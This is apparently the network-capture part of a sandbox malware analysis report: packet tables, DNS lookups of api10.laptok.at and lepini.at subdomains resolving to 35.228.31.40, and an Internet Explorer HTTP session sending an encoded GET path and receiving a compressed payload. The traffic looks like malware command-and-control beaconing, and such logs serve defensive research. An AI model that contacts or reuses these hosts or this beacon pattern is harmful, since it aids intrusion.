Feb 10, 2021 15:15:41.071140051 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.071158886 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.071176052 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.071192980 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.071208000 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.071223974 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.071259022 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.075469971 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.075516939 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.075649977 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.080199003 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.080323935 CET	49755	80	192.168.2.7	35.228.31.40

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2021 15:15:41.111747026 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111783028 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111808062 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111828089 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111850977 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111874104 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111895084 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111915112 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.111998081 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.112059116 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.146960974 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147000074 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147027969 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147044897 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147059917 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147074938 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147079945 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.147092104 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147109985 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147133112 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147146940 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.147155046 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147176981 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147196054 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147212982 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.147216082 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147233963 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.147252083 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.147278070 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.156470060 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156526089 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156563997 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156586885 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156604052 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156621933 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156636953 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156653881 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156671047 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.156676054 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156709909 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.156748056 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.156822920 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.186259031 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186295986 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186319113 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186342955 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186355114 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.186367989 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186398029 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186400890 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.186424017 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186448097 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.186449051 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186470985 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.186476946 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.186513901 CET	49755	80	192.168.2.7	35.228.31.40

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2021 15:13:49.652070045 CET	59762	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:13:49.702563047 CET	53	59762	8.8.8.8	192.168.2.7
Feb 10, 2021 15:13:50.811459064 CET	54329	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:13:50.869975090 CET	53	54329	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2021 15:13:52.083573103 CET	58052	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:13:52.133831024 CET	53	58052	8.8.8.8	192.168.2.7
Feb 10, 2021 15:13:53.234210968 CET	54008	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:13:53.283061981 CET	53	54008	8.8.8.8	192.168.2.7
Feb 10, 2021 15:13:54.596215010 CET	59451	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:13:54.649353027 CET	53	59451	8.8.8.8	192.168.2.7
Feb 10, 2021 15:13:56.392698050 CET	52914	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:13:56.442547083 CET	53	52914	8.8.8.8	192.168.2.7
Feb 10, 2021 15:13:58.953134060 CET	64569	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:13:59.001775980 CET	53	64569	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:00.093838930 CET	52816	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:00.153899908 CET	53	52816	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:01.123405933 CET	50781	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:01.175026894 CET	53	50781	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:02.264497042 CET	54230	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:02.318202019 CET	53	54230	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:03.700726986 CET	54911	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:03.749423027 CET	53	54911	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:05.865025997 CET	49958	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:05.913882971 CET	53	49958	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:08.312998056 CET	50860	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:08.377372026 CET	53	50860	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:17.568866968 CET	50452	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:17.630748034 CET	53	50452	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:18.863126993 CET	59730	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:18.914267063 CET	53	59730	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:20.341684103 CET	59310	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:20.395224094 CET	53	59310	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:21.406733990 CET	51919	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:21.455353022 CET	53	51919	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:24.958525896 CET	64296	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:25.007149935 CET	53	64296	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:33.885106087 CET	56680	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:33.943607092 CET	53	56680	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:38.643295050 CET	58820	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:38.695013046 CET	53	58820	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:39.806226015 CET	60983	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:39.875431061 CET	53	60983	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:42.050301075 CET	49247	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:42.098851919 CET	53	49247	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:47.042896986 CET	52286	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:47.093307018 CET	53	52286	8.8.8.8	192.168.2.7
Feb 10, 2021 15:14:54.199312925 CET	56064	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:14:54.260730982 CET	53	56064	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:13.947529078 CET	63744	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:13.999607086 CET	61457	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:14.024338007 CET	53	63744	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:14.064687967 CET	53	61457	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:14.105293989 CET	58367	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:14.180802107 CET	53	58367	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:21.850204945 CET	60599	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:21.907396078 CET	53	60599	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:22.573805094 CET	59571	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:22.630867004 CET	53	59571	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:23.514405012 CET	52689	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:23.571877956 CET	53	52689	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:23.775295019 CET	50290	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:23.852691889 CET	53	50290	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:24.125828028 CET	60427	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:24.192775965 CET	53	60427	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:24.725378990 CET	56209	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:24.774223089 CET	53	56209	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:25.464097977 CET	59582	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:25.521266937 CET	53	59582	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2021 15:15:26.559375048 CET	60949	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:26.613106966 CET	53	60949	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:27.492147923 CET	58542	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:27.550031900 CET	53	58542	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:28.592166901 CET	59179	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:28.641925097 CET	53	59179	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:29.088866949 CET	60927	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:29.137419939 CET	53	60927	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:38.227042913 CET	57854	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:38.287147045 CET	53	57854	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:39.930980921 CET	62026	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:40.490346909 CET	53	62026	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:43.667367935 CET	59453	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:44.307183981 CET	62468	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:44.355885983 CET	53	62468	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:44.677544117 CET	59453	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:45.005522013 CET	53	59453	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:45.007438898 CET	53	59453	8.8.8.8	192.168.2.7
Feb 10, 2021 15:15:48.356102943 CET	52563	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:15:48.669538021 CET	53	52563	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:08.238946915 CET	54721	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:08.292943001 CET	53	54721	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:09.291835070 CET	54721	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:09.343228102 CET	53	54721	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:10.323930979 CET	54721	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:10.351135969 CET	62826	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:10.377247095 CET	53	54721	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:10.412688971 CET	53	62826	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:12.318151951 CET	54721	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:12.371541977 CET	53	54721	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:14.120670080 CET	62046	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:14.120707035 CET	51223	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:14.169413090 CET	53	62046	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:14.171562910 CET	53	51223	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:14.428504944 CET	63908	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:14.485508919 CET	53	63908	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:15.177875996 CET	49226	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:16.193653107 CET	49226	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:16.334763050 CET	54721	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:16.387345076 CET	53	54721	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:16.511574030 CET	53	49226	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:16.602700949 CET	53	49226	8.8.8.8	192.168.2.7
Feb 10, 2021 15:16:17.129333019 CET	60212	53	192.168.2.7	8.8.8.8
Feb 10, 2021 15:16:17.188097000 CET	53	60212	8.8.8.8	192.168.2.7

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 10, 2021 15:15:45.007603884 CET	192.168.2.7	8.8.8.8	d006	(Port unreachable)	Destination Unreachable
Feb 10, 2021 15:16:16.602835894 CET	192.168.2.7	8.8.8.8	d005	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 10, 2021 15:15:39.930980921 CET	192.168.2.7	8.8.8.8	0x6fa7	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 10, 2021 15:15:43.667367935 CET	192.168.2.7	8.8.8.8	0xa34a	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 10, 2021 15:15:44.677544117 CET	192.168.2.7	8.8.8.8	0xa34a	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 10, 2021 15:15:48.356102943 CET	192.168.2.7	8.8.8.8	0xe5f9	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:10.351135969 CET	192.168.2.7	8.8.8.8	0x66c1	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 10, 2021 15:16:14.120670080 CET	192.168.2.7	8.8.8.8	0x5c05	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:14.120707035 CET	192.168.2.7	8.8.8.8	0xc93a	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:14.428504944 CET	192.168.2.7	8.8.8.8	0x6dcc	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:15.177875996 CET	192.168.2.7	8.8.8.8	0xd109	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:16.193653107 CET	192.168.2.7	8.8.8.8	0xd109	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:17.129333019 CET	192.168.2.7	8.8.8.8	0xe114	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 10, 2021 15:15:40.490346909 CET	8.8.8.8	192.168.2.7	0x6fa7	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:15:45.005522013 CET	8.8.8.8	192.168.2.7	0xa34a	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:15:45.007438898 CET	8.8.8.8	192.168.2.7	0xa34a	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:15:48.669538021 CET	8.8.8.8	192.168.2.7	0xe5f9	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:10.412688971 CET	8.8.8.8	192.168.2.7	0x66c1	No error (0)	c56.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:14.169413090 CET	8.8.8.8	192.168.2.7	0x5c05	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:14.171562910 CET	8.8.8.8	192.168.2.7	0xc93a	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:14.485508919 CET	8.8.8.8	192.168.2.7	0x6dcc	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:16.511574030 CET	8.8.8.8	192.168.2.7	0xd109	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:16.602700949 CET	8.8.8.8	192.168.2.7	0xd109	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 10, 2021 15:16:17.188097000 CET	8.8.8.8	192.168.2.7	0xe114	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49755	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:15:40.607914925 CET	5758	OUT	GET /api1/AOpX_2BLE_2B_2B/x33_2BOxagWAsMnrX_/2B_2BU6zh/wlNMMjJfhf4dJdxy0gqf/YX9lknlxGzswe1 f42DY/0ZRJKHiwVKqzREh7F1zZfC/xDcrm70JTSUqg/KfoZXHqy/gtcnRpNm54H7DKUH3incyf7/pb15dMsyWG/Bet CueYOwQDaUpKex/cvRYM5W54J_2/F_2BvDZYdxx/C0N9hknbzclgNA/1DbqE0vpldFICv5iJdPAy/ml70ZyZiOpRDJ 78b/h5qzpBVY36LCiZe/ZMZBhSfYbmpSZEV5ew/ylnSPhfpP/ctfktke6drAYijwp6R_2/Bn8ddXU HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 10, 2021 15:15:40.996198893 CET	5759	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 10 Feb 2021 14:15:40 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 b6 ab 40 10 45 3f 88 01 6e 43 dc dd 99 e1 12 dc e1 eb df 7d 2b c3 64 85 a6 bb ea d4 de 21 46 9c f9 c0 0f 1b 8d 23 d0 e9 2a b1 1f 44 19 b6 25 1c f1 73 f9 10 fb 3a 0e 3d 81 57 db 4f 30 81 b4 a1 8e 8f 0c 5e 0b c2 cd d0 bb 28 75 75 f7 ba 30 70 66 83 08 2d 34 0a e9 a8 ae 41 24 3e 9f 0b 88 fe da 35 a6 4f 80 95 2e a0 64 f5 47 f7 6c 2e 26 57 a5 d2 e8 42 de 8e d3 8d ab 42 9f c7 0b 77 87 66 a9 d6 6c 06 f4 9d 5a bd b8 1c 9b 77 9c 16 b1 47 93 53 08 fb fc f5 89 f9 9e d3 3a b2 f9 58 3c f8 5a 5f 7f 7b fa 58 57 0a 61 90 bd 6e a6 de 27 79 12 79 25 3f 14 4c af ca a7 b5 b8 8c 29 74 e1 8e ed b9 28 0e 57 c7 61 f9 23 61 71 b6 a8 5f 7e ac 1c 54 b2 ad 6f 89 43 e7 f3 c6 0f 2d 32 17 9c 48 45 b3 2a 4b f1 eb bf eb a5 a1 32 30 7c 18 54 dc a5 23 21 7a 7e e3 d3 ec b4 73 73 dd bc 86 86 73 6d 84 92 e3 50 a1 4f 0e b6 c1 62 d0 0e 57 89 5c e7 cf 0e 5c b0 29 7f 00 b8 26 b2 5a 23 87 b6 2c b6 9a d9 94 33 c0 f9 7c 42 4a 33 a5 aa 7b 97 95 f0 b1 f6 14 bd 14 b7 a2 38 3d 2c fc 20 e8 9f 01 b3 97 bb 71 f5 c6 49 4d 51 a4 6c 60 0f 3b d5 90 65 3b fa 7f 6f 8a b4 22 5c fa 79 26 60 f7 60 1f 34 3e de 0f 7a 7a 29 c1 f8 9f de 04 40 db 30 86 32 5c 4e 04 e7 64 5b 1c 82 7e 62 4b f2 74 92 16 81 93 5c 45 7c 2b a4 b9 26 6a fb e6 5e 89 e8 62 ea 45 3a be 9e ed 8b c5 79 d0 58 18 04 09 9f d2 12 80 8e 8c 22 f8 c5 f1 01 ac a0 1a ad 4e 0d 92 60 60 e0 2d 4a e8 53 1d 04 cc e3 ca 14 e0 e5 0a 0b 62 02 e9 7c d4 77 97 f2 40 a9 b8 d3 53 8e dd fe 7a bf 5f aa 4a 8e b8 ef 46 b4 91 ea c4 3b 95 40 69 65 84 b0 ee 10 20 13 1c 7e 7c 1a 32 17 b5 55 51 d9 4e 01 b3 4b 24 71 b8 0e f0 fb 5b b7 54 eb 76 d8 6f 7e 37 e9 f9 d6 1f 9f 06 41 8f e3 23 cf fa d1 2b 98 06 65 e9 c3 be be 5a 86 5b 38 1a 2c 8f 19 3c 51 7c 12 a0 4f 3d 25 53 72 a0 64 4f a8 b7 57 1e d6 61 68 42 23 e8 11 50 f1 29 41 25 a1 ae 05 ca 79 c3 3d 91 23 61 46 ea b9 bd 18 84 b6 9e e2 d3 a4 cb f8 c5 fe 86 7a 33 a1 40 15 63 02 b4 7b dc ab 72 c6 83 90 df 81 f5 51 fa 5d 50 d7 90 fe 82 01 1d 71 be 02 b8 6c ca 01 2b 4e 5f 5d 54 71 96 83 81 80 81 88 6b a5 9f 34 e1 47 5b 29 c6 1e 07 ac 94 c3 e4 10 41 97 17 19 71 a2 6f f6 dd 94 3c 58 3d 0e d0 ee 2b e0 17 09 86 76 69 f5 db 10 7a c1 4b 9a 8c 74 4e b1 78 1e eb 8f e1 59 55 20 6f 8d c6 62 6f 18 91 42 ca e1 29 72 e6 95 83 1f 87 85 c2 c2 5a 75 f4 76 df 32 66 ce 48 2f 98 a1 76 97 c1 4c 38 eb 69 f0 d9 a8 52 49 14 c0 df c2 ea 78 45 bf cb bb 26 fb db 10 b0 50 ab e7 b8 ed 46 75 d2 d9 ae dc 72 e1 49 02 39 aa 04 2 7 ec 67 cb e9 f5 6e 60 02 84 ae f4 38 b9 51 c1 0b 98 6b a0 ba f2 96 e2 5f 6c f4 14 8c 17 5f 3c 43 68 8b 5a 9e af e7 9e 9a 4f fc 18 45 b8 24 50 52 71 b9 9a cb fd 86 46 49 30 15 a4 65 2a 2f 31 d4 e8 c5 d0 35 a5 51 34 66 92 8b d4 3b 8b 3f c5 32 5e 38 2a bc ed 4c b0 ef 0b fc fd c2 da e9 af 59 25 7a 33 87 1c 0c a5 df c4 7d 1a 40 f1 cb 2a a9 e5 ee 4e a8 e9 24 7f bb 41 34 2c c1 91 fb eb e7 17 a0 8e b6 f9 20 e4 1c 4d d7 cf 16 bb 0e b9 1d 7e 4f 0d 0b 92 d0 d4 d1 7f be bb a0 49 d3 cb 21 9f e8 79 b5 bc 5d 7f 5d a1 cd f5 ec 7d d9 f3 f5 d7 48 d2 1e ce 16 62 78 c1 f7 b3 e2 a4 9a ca 4c ba 93 4d 26 98 74 ee 7b 50 4b 52 2c c0 59 c5 5e 58 3e de cc 58 de c9 5f 40 31 0a 35 4b 08 77 4c d8 fb c3 b9 a7 09 45 6f Data Ascii: 2000@E?nC}+d!F#*D%s:=WO0^(uu0pf-4A$>5O.dGl.&WBBwflZwGS:X<Z_{XWan'yy%?L)t(Wa#aq_~ToC-2HE* K20|T#!z~sssmPObW\\)&Z#,3|BJ3{8=, qIMQl`;e;o"\y&``4>zz)@02\Nd[~bKt\E|+&j^bE:yX"N``-JSb|w@Sz_JF;@ie ~ \|2UQNK$q[Tvo~7A#+eZ[8,<Q|O=%SrdOWahB#P)A%y=#aFz3@c{rQ]Pql+N_]Tqk4G[)Aqo<X=+vizKtNxYU oboB) rZuv2fH/vL8iRlxE&PFurI9'gn`8Qk_I_<ChZOE$PRqFI0e*/15Q4f;?2^8*LY%z3}@*N$A4, M~OI!y]]}HbxLM&t{PKR,Y^X>X _@15KwLEo

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49756	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:15:41.612684011 CET	5971	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 10, 2021 15:15:41.697205067 CET	5971	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 10 Feb 2021 14:15:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49759	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
